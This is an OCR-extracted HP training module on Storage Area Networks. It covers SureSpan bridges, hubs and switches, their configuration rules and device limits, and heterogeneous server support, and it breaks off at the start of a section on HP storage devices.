
Access to Data from the Server is expanded to all storage on the SAN.

Student Notes

The traditional methods of data storage and retrieval are becoming obsolete with the ever-increasing demands of our users. Gone are the days where JBODs and software alone could meet storage needs. Multi-gigabyte storage requirements and high availability (HA) setups are just two of the reasons for this transition. Just as printers have moved to a network-based model to make resource sharing more efficient, so too has storage evolved.

The Storage Area Network (SAN) is the solution to many of the requirements of the new business environment. The multi-system, multi-access nature of the SAN makes it ideal for large-scale data storage and warehousing.

A–2. SLIDE: HP’s Architectural Vision



HP’s Architectural Vision

Student Notes


A complete enterprise storage solution requires five elements:

1. Networking
2. Servers
3. Integrated management
4. Storage devices
5. SANs to hook it together

HP's approach to SANs is the **HP Equation** - a total solution encompassing all five elements. The differential between HP Equation and other solutions is the HP commitment to the Open-SAN. The Open-SAN is a way to share the different types of storage resources among the myriad of server platforms available today.

HP Equation supports two types of SANs: native fabric (also referred to as Fabric Logon or FL) and Emulated Private Loop (EPL) or Fibre Channel Arbitrated Loops (FC-AL). The hosts require a specialized interface card to take full advantage of the properties of a FL SAN. EPL and FC-AL are implemented to support existing FC interfaces.

A–3. SLIDE: HP’s SureSpan Components



HP’s SureSpan Components

SureStore E Bridge FC 4/2
Formerly called “SCSI Mux”

SureStore E Hub S10, L10
Short and Long wave Hubs

SureStore E Switch F16
Short and Long wave GBICs
G Ports for Switch to Switch

Student Notes

There are 4 key components to the SureSpan - HP’s SAN product line:

1. Bridges
2. Hubs
3. Switches
4. Storage Management

Storage management will be covered in later modules.

Bridge FC 4/2

The first component is the Bridge FC 4/2 (4 SCSI ports/2 FC ports) which has been released for some time. The main function of the Bridge in the HP Equation architecture is to convert the SCSI connections from our storage devices to faster (and more easily shared) FC connections. In general, the Hub and the Switch are used to extend a SAN; the Bridge actually establishes it by connecting the storage devices to the network.

A feature of the Bridge FC 4/2 is that the unit can function as two separate devices. A static mode allows the Bridge to associate FC Port A with SCSI Ports 0 & 1 and FC Port B with SCSI Ports 2 & 3. The Bridge must have cards plugged into the proper slots to take advantage of this feature. Be careful - you are still sharing resources inside the Bridge and that could cause confusion when cabling up the unit.

- Characteristics

  1. 2 ports FC (100MB/sec)
  2. 4 ports FWSCSI
  3. Split mode - associate each FC port with 1 or 2 SCSI ports

- Rules

  1. Can be used in all configurations.
     - Direct connect
     - Hub or Switch environments
     - Mixed (Hub and Switch) environments
  2. Both FC ports can be used to single servers or multiple servers.
  3. Cannot connect the FC ports together or to the same Hub.
  4. FC4/2 SCSI ports cannot be connected to,
     - Server SCSI ports
     - Another FC4/2 SCSI port
     - One of the other 3 SCSI ports on the FC4/2
  5. Disks and Tapes are both supported on the FC4/2 but cannot be connected to the same FC4/2

Hub S10/L10

The Hub S10/L10 pre-dates HP Equation, but gains new power and perspective when combined with the other SureSpan products as we will see in the configuration section.

The terms short wave and long wave refer to the type of connection available on a Hub. Short wave ports are for connecting a Hub to servers or FC devices. These connections have a maximum length of 500 meters. Long wave ports only connect to other long wave ports (i.e. hub-to-hub connections) and max out at 10 kilometers.

- Characteristics

  1. S10: 10 short wave ports
  2. L10: 9 short wave ports, 1 long wave port

- Rules

  1. Can be used standalone or with Switch and/or Bridge configurations
  2. Maximum of 2 Hubs per loop

3. Maximum of 1 connection between Hubs

4. Can connect up to the maximum number of ports available

    - Single Hub, 10 ports
    - Cascaded (2 Hubs L10), 18 ports

Switch F16

The Switch F16 is a new product designed specifically for SureSpan. The switch is an integral part of HP Equation, supporting the existing EPL mode and Fabric Logons, both of which make the SAN possible.

There are 16 ports of non-blocking switching capability resulting in up to 800MB/sec aggregate end-to-end throughput from this device.

The Switch F16 supports two types of expansion port modules: FL ports, for SAN Fabric Logons (but can also support EPL Mode), and G ports, for connections to devices (F Port mode) and other Switches (E Port mode). Early versions of the G port modules only operated in one mode or the other, but newer modules can auto-sense the type of connection and configure themselves accordingly.

- Characteristics

    1. 16 FC ports

    2. Short or long wave gigabyte interface card (GBIC) available per port


- Rules

    1. Can be used standalone or with Hub and/or Bridge configurations

    2. Maximum of 32 connections per Switch or switch pair (cascaded)

    3. Maximum of two Switches cascaded together

A–4. SLIDE: Simple Configurations



Simple Configurations -
Standalone SAN Components

Hub

- 10 Ports of FC
- 100MB/sec per Hub max.
- Must add additional Hubs to get performance scaling
- Can connect Servers & FC Devices
- 66 Devices Max.

Switch

- 16 Ports of FC
- 100MB/sec per port
- Performance scales by connecting additional ports up to 800MB/sec
- Can connect Servers & FC Devices
- 32 Devices Max.

Bridge 4/2

- 2 Ports of FC
- 4 Ports of FW SCSI
- 65MB/sec per Bridge max.
- Can connect Servers & SCSI Devices
- 60 Devices Max (15 per bus, 4 SCSI buses)

Student Notes


This side by side comparison highlights a few of the major differences between the different types of devices.

The information covered so far is sufficient for configuring a single device to support multiple servers and storage devices. However, few user configurations are ever that easy, so we need to talk about combined solutions.

Take note of the maximum device counts on each of the units above - this will heavily restrict what we can do with the mixed solutions.

A–5. SLIDE: Mixed Configurations

Mixed Configurations




Student Notes

The mixed configuration has multiple components involved but does not have any like devices cascaded.

- Same rules for simple configurations apply
- A Bridge counts as one device connection
- Maximum of 2 Servers per Hub in Switched environments
- In Switch environments, the maximum number of connections is 32
- Only use single connections between Hub/Bridge, Switch/Hub, or Switch/Bridge
- Hubs scale better for connectivity, Switch scales better for performance
- High Availability support with redundant components
- Distance support between Hubs, Switches or Hubs and Switches up to 10 km with cable qualification.
- Maximum of one 10 km run in Hub and Switch configurations

A–6. SLIDE: Cascaded Configurations



Cascaded Configurations

- 18 Ports of FC
- 100MB/sec perf. Max.
- Can connect Servers & FC Devices
- 66 Devices Max.
- Single connection between Hubs
- 10Km max. distance between Hubs

- 28 Ports of FC
- 800MB/sec perf. Max.*
- Can connect Servers & FC Devices
- 32 Devices Max.
- Multiple connections between Switches up to 8 (for performance)
- 10Km max. distance between Switches

* performance through the cascaded switches will depend on how many switch to switch connections are made.

Student Notes

The 66-device configuration with a cascaded Hub setup could also be achieved with a standalone Hub and six FC10 devices (rack-mounted JBODs). The FC10 is unique in the fact that a fully loaded FC10 counts as 11 devices - 10 disks and the rack.


Performance numbers for the Switch are variable depending on the number of 100 MB/sec FC connections between the two devices. The 800 MB/sec figure across the Switches assumes that there are 8 connections between the two Switches.

The 18 connections on the cascaded Hubs comes from 10 connections on both Hubs with a single connection (2 ports, one on each Hub) used to tie the Hubs together. Remember, only the Hub L10s can be cascaded since Hub S10s do not support long wave ports.

The 28 connections on the cascaded Switches comes from the 16 connections on both of the Switches with 2 connections (4 ports, two on each Switch) used to tie the Switches together.

Testing will continue to be run to increase the maximum number of hosts in all of these environments.

A–7. SLIDE: HP's Definition of Heterogeneous SANs



HP's Definition of Heterogeneous SANs

Four Types of Heterogeneity

1. Connection of HP & non-HP servers to the SAN

2. Non HP SAN connections

3. Connection of multiple types of HP storage to the SAN


4. Connection of non-HP storage to the SAN

Student Notes

HP's commitment to customer choice continues with HP Equation and SureSpan. The Open (or Heterogeneous) SAN that these initiatives embrace guarantees the most flexibility to meet our customers' needs.

The Open SAN supports multiple platforms (HP, Sun, IBM) and operating systems (HP-UX, Solaris, MVS, NT) as well as storage devices from multiple vendors (HP XP256 and EMC Symmetrix) all in the same network. It is important to note that the various OS types only share *resources* (not data) in the SAN by default. Enabling data sharing (i.e. backing up UNIX data through an MVS system) requires additional software, such as Data Exchange XP.

A–8. SLIDE: Heterogeneous SANs: Servers



Heterogeneous SANs: Servers

Connecting SERVERS to the HP SAN


- HP Unix:
  - D-Class, K-Class, N-Class, R-Class, T-Class on HP-UX 10.20
  - D-Class, K-Class, N-Class, R-Class T-Class, V-Class on HP-UX 11.0
- Non-HP Unix:
  - XP256 storage initially
  - Sun & IBM, via XP256 & EMC
  - Direct connect and HP switch attach only
  - Must be on separate SAN
  - See XP256 heterogeneous support matrix
- NT:
  - HP-NT to all supported storage via L10/S10 Hub or direct attach; Unix and NT cannot share the same loop
  - HP and non-HP NT to XP256 via the HP switch:
    - Must be on separate SAN
    - See XP256 heterogeneous support matrix

Student Notes

Above is a partial list of supported vendors and restrictions. Many other OS (including HP MPE/iX) are available now or will be in the near future.

Most servers will not be SAN compatible initially, even with a FC card. The FC LAN drivers will not support SAN connections. SAN connections require special drivers - **FCMS** for HP-UX 10.20 and **FCMassStorage** for HP-UX 11.00.

A–9. SLIDE: Heterogeneous SANs: HP Devices



Heterogeneous SANs: HP Devices

Connecting different types of HP MASS STORAGE products to the HP SAN

